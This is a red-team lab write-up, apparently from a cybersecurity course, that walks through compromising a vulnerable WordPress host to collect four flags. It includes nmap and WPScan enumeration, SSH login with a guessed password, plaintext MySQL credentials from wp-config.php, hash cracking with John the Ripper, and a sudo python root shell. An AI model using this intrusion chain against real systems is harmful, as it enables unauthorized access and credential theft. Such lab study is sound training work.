
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sV 198.162.1.110




This scan identifies the services below as potential points of entry:

- Target 1
    - 22/tcp open ssh
    - 80/tcp open http
    - 111/tcp open rpcbind
    - 139/tcp open netbios-ssn
    - 445/tcp open netbios-ssn

The following vulnerabilities were identified on each target:

- Target 1
    - Open SSH (**CVE-2015-5600)**
    - Wordpress Enumeration (Vulnerable Wordpress Application)(**CVE-2017-5487)**
    - Easily Cracked password hashes
    - Root Escalation with python (**CVE-2019-5629)**
    -
    - Config files containing full MYSQL username and passwords
    - SQL Database Containing usernames and password hashes
    - System allows weak passwords (no uppercase, number, or special characters required)



Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - flag1.txt: *b9bbcb33e11b80be759c4e844862482d*


Exploit Used

- *WPS Scan to enumerate usernames on target machine*

- *Command:* wpscan –url 192.168.1.110/wordpress –enumerate vp, u
- *SSH'd into Michael's username by guessing password (password was also michael)*



- *Command:* ssh michael@192.168.1.110 (entered password as ‘michael’)
- Entered the /var/www/html directory and ran a grep to find flag 1
- Flag was found in the service.html file



- *Command:* cd /var/www/html || grep -R flag1

○ flag2.txt: *fc3fd58dcdad9ab23faca6e9a36e581c*

Exploit Used

- *Once access to the system was gained through Michales username and password, I changed to the /var/www directory, flag two was located clearly in this directory*

- *Commands:* cd /var ; cd www; ls; cat flag2.txt

○ flag3.txt: *afc01ab56b50591e7dccf93122770cd2*


Exploit Used


- *From the /html folder, I accessed the wordpress directory, outputting the content of the wp-config.php, the MySQL username and password were both listed within the file and unencrypted*

```
michael@target1:/var/www/html/wordpress
File  Actions  Edit  View  Help

michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts         index.html  scss  service.html    vendor
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$ cd wp-config.php
-bash: cd: wp-config.php: Not a directory
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

- *Commands:* cd var/www/html/wordpress; ls; cat wp-config
- Used MySQL to access the database, and dumped the contents of the wp_posts database, giving flag 3

```
michael@target1:~
File  Actions  Edit  View  Help

michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql>
```






- *Commands:* mysql -u root -p (entered password ‘R@v3nSecurity’); show databases; use wordpress; show tables; select * from wp_posts


- flag4.txt: *715dea6c055b9fe3337544932f2941ce*

Exploit Used

- *From inside the mysql wordpress database, I found both Steven and Michaels password hashes in the wp_users*




- *Commands:* select id, user_login, user_pass from wp_users;
- *I copied the password hashes and usernames to a text file from the kali machine*




- *Commands: exit (to root@kali); nano wp_hashes.txt*

- *I ran John the ripper on the password hash file to decrypt the passwords, which gave Steven's password as pink84*



- *Commands: john wp_hashes.txt*
- *I ssh'd into Steven's account, and ran sudo -l to see what sudo permissions were available… Steven had root access to /usr/bin/python. From here, I was able to use sudo access to the directory/command in order to run a privilege escalation which gave me a root shell, at that point, entering the root directory shows flag4.txt*



- *Commands:* ssh steven@192.168.1.110 (password: pink84); sudo -l; sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’; cd /root; ls; cat flag4.txt

Sources:

Interactive terminal spawned via Python: Elastic Security Solution [8.1]. Elastic. (n.d.). Retrieved March 18, 2022, from https://www.elastic.co/guide/en/security/current/interactive-terminal-spawned-via-python.html

Peleus. (n.d.). *Ramblings*. NetSec. Retrieved March 18, 2022, from https://netsec.ws/?p=337

NVD. (n.d.). Retrieved March 18, 2022, from https://nvd.nist.gov/vuln/detail/CVE-2019-5629

NVD. (n.d.). Retrieved March 18, 2022, from https://nvd.nist.gov/vuln/detail/CVE-2017-5487

How to detect CVES using NMAP vulnerability scan scripts. (n.d.). Retrieved March 18, 2022, from https://securitytrails.com/blog/nmap-vulnerability-scan